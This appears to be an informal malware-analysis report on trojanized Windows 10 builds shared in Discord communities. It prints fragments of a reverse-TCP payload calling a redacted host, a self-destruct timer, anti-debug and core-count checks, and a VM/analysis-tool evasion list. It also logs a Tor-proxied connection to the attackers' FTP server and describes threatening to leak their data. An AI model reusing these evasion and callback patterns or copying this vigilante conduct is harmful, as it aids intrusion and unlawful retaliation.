SIRA
SECRET INTELLIGENCE
RESEARCH AGENCY

Forensics Malware Analysis Investigation - Background

Date: 25th Feb 2021

5:45 PM Feb 21, 2021 SIRA received a report on an upcoming hazardous suspicious activity, from a first look, an unknown Iranian hacking group targeted many different communities on the social media called “Discord”.

In the information we got, the group consists of 10 or more people, experienced and beginners.

In ten minutes SIRA decided to defend against the unknown group, in hopes to stop the crisis before it spead, SIRA saw the threat as something to take actions on before it will be late.

Later on at 9:23 PM Feb 21, 2021, SIRA received an information about The first victim to the cyber attack against multiple individuals.

SIRA decided to not speak to the individual due of it happened before SIRA and anyone else knew about the attack.

a week or more, SIRA saw it as a lost cause, but might change their thought.

In the same day SIRA sucsessfully discovered a suspicious payload in one of the Windows 10 1709 custom build, the custom build of Windows 10 is made by “Discord” communities in the same social media “Discord”, to help people optimize their performance at video games, the custom build comes “pre-tweaked” system, without any built-in apps of Microsoft(e.g Windows Defender), hackers are taking the opportunity to add malwares to the systems to manage to attack the victim easily without even thinking about anti-virus bypasses, hackers were using a Windows application to manage to add the malware inside the Windows 10, the name of the software would not be shown due of censorships.

Once the victim is installing the infected oparating system throught an unofficial URL links, the malware inside the system is running in the background as soon as the victim is booting to the system, makes everything easier for the attackers to control victim’s oparating system.


In the first day before SIRA discovered the payload, SIRA assumed the attackers were developing an advanced key strock recorder (or in the real name “keylogger”), helps the attackers to steal inforamtion quickly every amount of time and store it in a email account or to store the log files inside a self-hosted server.

In 7:29 PM Feb 22, 2021 SIRA announce a success reverse engineering, SIRA discovered 2 files inside the source folder,the file is not the attackers used the methood “reverse TCP” for the attack to obtain an encrypted connection back from the victim to the attackers, this is a popular payload method that the attackers use.


Forensics Malware Analysis Investigation - First Look on the Malware

Date: 25th Feb 2021

After SIRA reverse engineered the malware, SIRA confirmed that the malware is for sure a reverse TCP payload, a few hours after SIRA investigated the behavior and the code of the malware, SIRA noticed that the malware is devastate itself after a week for unusual reason, but SIRA considered this as concealment of evidence, when the malware received an amount of data, it will devastate itself or the attackers behind the attack will throught a built-in executable command.
A picture shows the infected exe file and its source code:



Second picutre was taken from the code that SIRA thinks the malware is devastate:



```
static void Main(){
DateTime timetodaybe = DateTime.Today;
DateTime daysremove = HVxTSglIFVwtn.AddDays(7);
```


Forensics Malware Analysis Investigation - Deep look on the Code and a Warning to the Hacking Group

Date: 25th Feb 2021


While SIRA is investigating the malware code, SIRA gaind more information on the hackers, 3 Iranian IP addresses, 3 of them were non-VPN IP addresses, all of them are belong to the hackers, the first IP address is an FTP(stands for File Transfer Protocol), which allow the hackers to store logs, videos and images, but sometimes these FTP servers are for personal use only, but still can have that chance.
SIRA did not ran any password guessing attack(e.g Brute Force) against the FTP server.
SIRA is archiving all the information it found for research purposes only.
SIRA also made a contant with the individual who was planning on the idea, managed it, and takes a part of the attack throught an encrypted chat application, SIRA gave 72 hours for the individuals to stop the attacks or SIRA will start release sensitive information

SIRA won't stay quite for these attacks and SIRA see these attacks extremely severe, everybody deserves their data to be as safe as possible, expect the people who manage to steal the data.

SIRA handles enough information on the malware, email address with a password which is for receiving keylogger logs for stealling victim's information every amount of time, 1 FTP server protected with a password, and other 2 verifed IP addresses.
2 source codes of the malware and more.




```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050 ←—denied
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  [redacted]:21  ...  OK
Connected to [redacted].
220 FTP service ready.
Name ([redacted]): █
```



```
byte[] RNvLOoDB = null; RNvLOoDB = skKFSKknxZi2("80.[redacted]", , "94[redacted]", "5[redacted]", 8080);
```

For an unusual reason, the malware executable and attacks a specific hardware, the malware won't run if the victim's system if the malware detects less than 4 cores processor.




```
if (systimelx9Xaadddays < HVxTSglIFVwtn) {
    if (!System.Diagnostics.Debugger.IsAttached) {
        if (System.Environment.ProcessorCount >= 4) {
    byte[] RNvLOoDB = null; RNvLOoDB = skKFSKknxZi2("80[redacted]", , "94[redacted], "5[redacted], 8080);
    OdKdhiXlGPR(RNvLOoDB); }
```

Forensics Malware Analysis Investigation - Small Explaination On the 2nd Malware

Date: 25th Feb 2021

After SIRA finished to make a research on the 1st malware it found, SIRA noticed another malware in a different custom installation of Windows 10, from a first look the malware were built using a diffrente technology than the 1st malware, but SIRA used the same technology that it use to hands on the code behind the 1st malware, and SIRA sucssfully put it hands on the 2nd malware faster than the first malware.
Both malwares used the same weak encrpytion which was able SIRA to put it hands on the code easier, the 2nd malware is built using Go language, and acts way different than the first malware that was built using Csharp.
the 2nd malware had a blacklist of virtual machine services which won’t let the malware to be executed in a virtual machine, for testing purposes, SIRA deleted the list to test the malware on a safe area.
Both malware uses port 8080 for data transmission and the Windows machine transmits back to the attacker with port 51511 as usual malware activity.
Currently, we would not explain more on the 2nd malware for this moment due of unfinished research.

The list we’ve mention:



```
ooWDstrKdEfSkb := [...]string{`vmsrvc`, `tcpview`, `wireshark`, `visual basic`, `fiddler`, `vmware`, `vbox`, `process explorer`, `autoit`, `vboxtray`, `vmtools`, `vmrawdsk`,
`vmusbmouse`, `vmvss`, `vmscsi`, `vmxnet`, `vmx_svga`, `vmmemctl`, `df5serv`, `vboxservice`, `vmhgfs`}
oiBsLUl, _, _ := nBejrAGWUCSzt.Call(2,0)
```

Forensics Malware Analysis Investigation - Last Page

Date: 25th Feb 2021